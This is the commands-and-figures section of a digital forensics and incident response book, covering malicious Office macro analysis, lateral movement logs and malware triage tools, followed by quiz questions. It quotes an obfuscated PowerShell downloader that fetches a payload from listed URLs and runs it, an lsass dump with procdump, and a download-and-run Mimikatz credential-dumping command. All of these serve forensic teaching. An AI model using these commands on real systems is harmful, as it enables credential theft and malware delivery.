


Figure 15.34 – SMB logon event log entry




Figure 15.35 – SMB logon entry details




Figure 15.36 – RDP logon entry




Figure 15.37 – RDP logon entry details

Code and Commands

Command 15.1:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
```

Command 15.2:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 17 -v DETAILS-RL1609.doc > macro17
```

Command 15.3:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 18 -v DETAILS-RL1609.doc > macro18
```

Command 15.4:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 14 -d DETAILS-RL1609.doc > macro14
```

Command 15.5:

```
$Kqldfmbvr='Xidvorbkkcgta';$Fymbhyexmh =  
'593';$Nnrgqikkfqy='Bjspcpcsecqf';$Osxjsuvbbxzc=$env:userpro  
file  
+'\'+'$Fymbhyexmh+'.exe';$Qeewlohvnhzjg='Tqytjxitodzxf';$Pvq  
krn  
oao=&('new-ob'+ 'jec'+ 't')  
nET.WebcLIEnt;$Fkmngitga='http://oni  
ongames.jp/contact/iY/*http://pmthome.com/posta/dr3zxa/*htt  
p:  
//urgeventa.es/img/k35d9q/*https://solmec.com.ar/sitio/nTXZ  
omKCx/*https://tiagocambara.com/cgi-bin/s96/'."SpL`IT"  
('*');$Xmvtstffjfj='Nbsfvavkmslb';foreach($Qtykmgpyyczy in  
$Fkmngitga){try{$Pvqkrnoao."d`OWNloa`DfIlE"($Qtykmgpyyczy,  
$Osxjsuvbbxzc);$Lqsnocick='Mwrnhskzeus';If ((&('Ge'+ 't'+ '-  
Item') $Osxjsuvbbxzc)."l`eNg`Th" -ge 36952)  
{[Diagnostics.rocess]::"S`TARt"($Osxjsuvbbxzc);$Zjcyebtu='P  
qrvhklqerie';  
break;$Fzbbuntuulpsg='Musmxxqbo'}}catch{}}$Jbrhtvgftfzs=  
'Bvvggpdikswqr'
```

Command 15.6:

```
C:\Windows\system32>rundll32.exe C:\Users\PROD-SANDBOX\AppData
\Local\Temp\sample.dll,#1
```

Command 15.7:

```
C:\Users\Jsmith\Desktop>procdump.exe -ma lsass.exe dump.dmp
```

Code 15.1:

```
ParentCommandLine:
C:\AtomicRedTeam\Atomics\T1003.001\procdump.exe -
accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp
```

Code 15.2

```
HostApplication=powershell.exe & {IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec080
07a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-
Mimikatz -DumpCreds}
```

Code 15.3:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String
```

Code 15.4:

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
```

Command 15.8:

```
C:\Users\PROD-SANDBOX\Downloads\scdbg.exe -f download.dat
```

Command 15.9:

```
dfir@ubuntu:~/rita$ zeek -C -r Squirrelwaffle_Qakbot.pcap
```

Command 15.10:

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot
```

Command 15.11:

```
dfir@ubuntu:~/rita$ rita show-beacons Squirrelwaffle_Qakbot  
> Beacons.csv
```

Command 15.12:

```
Ip.dst == 108.62.141.222
```

Command 15.13:

```
[4624 / 0x1210] Source Name: Microsoft-Windows-Security-  
Auditing Strings: ['S-1-5-18', 'DESKTOP-9SK5KPF$',  
'WORKGROUP', '0x000000000000003e7', 'S-1-5-21-3785962752-  
1303019572-1054719619-1001', 'Atomic Red Team', 'DESKTOP-  
9SK5KPF', '0x000000000087e1208', '7', 'User32 ',  
'Negotiate', 'DESKTOP-9SK5KPF', '{00000000-0000-0000-0000-  
000000000000}', '-', '-', '0', '0x00000000000000520',  
'C:\Windows\System32\svchost.exe', '192.168.0.22', '0',  
'%%1833', '-', '-', '-', '%%1843', '0x000000000087e11e6',  
'%%1843'] Computer Name: DESKTOP-9SK5KPF Record Number:  
99549 Event Level: 0
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of these is not a post-exploitation framework?
 - Cobalt Strike
 - Metasploit
 - ProcDump
 - PowerSploit
2. Windows OS credentials are stored in what process?
 - LSASS
 - Services
 - Netstat
 - credsman
3. The use of Rundll32 can be observed within the Prefetch files.
 - True
 - False

4. What type of Windows Security Event Log is indicative of a Remote Desktop Connection?
- Event ID 4625 Type 3
 - Event ID 4625 Type 10
 - Event ID 4624 Type 3
 - Event ID 4264 Type 10

Further reading

Refer to the following for more details about the topics covered in this chapter:

- **Cobalt Strike PowerShell Analysis:** <https://michaelkoczvara.medium.com/cobalt-strike-powershell-payload-analysis-eecf74b3c2f7>
- **Deobfuscating PowerShell:** <https://medium.com/mjl-cybersec/malicious-powershell-deobfuscation-using-cyberchef-dfb9faff29f>
- **CyberChef:** <https://docs.securityonion.net/en/2.3/cyberchef.html>

Chapter 16

Images




Figure 16.1 – Malware analysis categories




Figure 16.2 – PESTudio’s malware loading window



Figure 16.3 – PESTudio metadata view




Figure 16.4 – PEStudio indicators view




Figure 16.5 – PEStudio strings

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-HNMD9G6\flare] (Administrator)

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		11,892 K	76,864 K	92		
System Idle Process	< 0.01	60 K	8 K	0		
System	2.82	196 K	20 K	4		
Interrupts	12.67	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,060 K	424 K	304	Windows Session Manager	Microsoft Corporation
Memory Compression		80 K	1,294 K	2032		
csrss.exe		1,800 K	2,640 K	424	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,328 K	3,276 K	504	Windows Start-Up Application	Microsoft Corporation
services.exe	2.82	5,132 K	8,568 K	648	Services and Controller app	Microsoft Corporation
svchost.exe	< 0.01	9,640 K	24,744 K	768	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe	< 0.01	14,060 K	26,720 K	744	WMI Provider Host	Microsoft Corporation
StartMenuExperienceHo...		31,436 K	77,972 K	5868		
RuntimeBroker.exe		6,484 K	25,808 K	5940	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe	0.70	17,644 K	45,200 K	6128	Runtime Broker	Microsoft Corporation
SearchApp.exe	< 0.01	128,112 K	208,536 K	4640	Search application	Microsoft Corporation
Textinput-host.exe	< 0.01	13,368 K	40,284 K	416		Microsoft Corporation
dhhost.exe		3,352 K	9,780 K	2836	COM Surrogate	Microsoft Corporation
dhhost.exe		1,732 K	7,308 K	2652	COM Surrogate	Microsoft Corporation
MoUsCoreWorker.exe		57,968 K	73,980 K	2436	MoUSO Core Worker Process	Microsoft Corporation
UserOOBEBroker.exe		1,884 K	6,752 K	7328	User OOBE Broker	Microsoft Corporation
RuntimeBroker.exe		4,548 K	20,032 K	7820	Runtime Broker	Microsoft Corporation
WmiPrvSE.exe		2,784 K	9,316 K	5624	WMI Provider Host	Microsoft Corporation
UserOOBEBroker.exe		1,912 K	8,568 K	6192	User OOBE Broker	Microsoft Corporation
svchost.exe	< 0.01	7,360 K	13,560 K	896	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,452 K	5,356 K	948	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,224 K	7,720 K	912	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1,404 K	3,076 K	1044	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,312 K	7,880 K	1052	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,232 K	2,272 K	1060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,848 K	9,872 K	1068	Host Process for Windows S...	Microsoft Corporation

CPU Usage: 99.97% Commit Charge: 27.91% Processes: 133 Physical Usage: 38.79%

Figure 16.6 – Process Explorer

msedge.exe	7,096 K	20,5...	6696 Micr...	Microsoft Corporation
msedge.exe	14,652 K	34,6...	180 Micr...	Microsoft Corporation
msedge.exe	33,700 K	90,3...	904 Micr...	Microsoft Corporation
PCHealthCheck.exe	75,716 K	107,...	6916	0/72
ResourceHacker.exe	12,980 K	38,3...	408 Res...	Angus Johnson

Figure 16.7 – PCHealthCheck.exe VirusTotal check

The following process wants to run: X

Process: notepad.exe

Process ID: 180

Parent Process: explorer

Allow run

Keep suspended


Figure 16.8 – Process Spawn Control notepad.exe suspension



The image shows a 'Process Spawn Control' window. It has a table with two columns: 'Process' and 'Status'. The first row shows 'SnippingTool.exe' with a status of '5.55'. The second row shows 'notepad.exe' with a status of 'Suspended'.

Process	Status
SnippingTool.exe	5.55
notepad.exe	Suspended

Figure 16.9 – Process Explorer notepad.exe suspended



The image shows a 'Process Explorer' window. It has a table with two columns: 'Process' and 'CPU'. The first row shows 'SnippingTool.exe' with a CPU usage of '0.71'. The second row shows 'notepad.exe' with a CPU usage of '0.00'.

Process	CPU
SnippingTool.exe	0.71
notepad.exe	0.00

Figure 16.10 – Process Explorer notepad.exe running



Figure 16.11 – Intezer Analyze file upload




Figure 16.12 – Intezer metadata




Figure 16.13 – Intezer – Generic Summary



Figure 16.14 – Intezer malware conviction

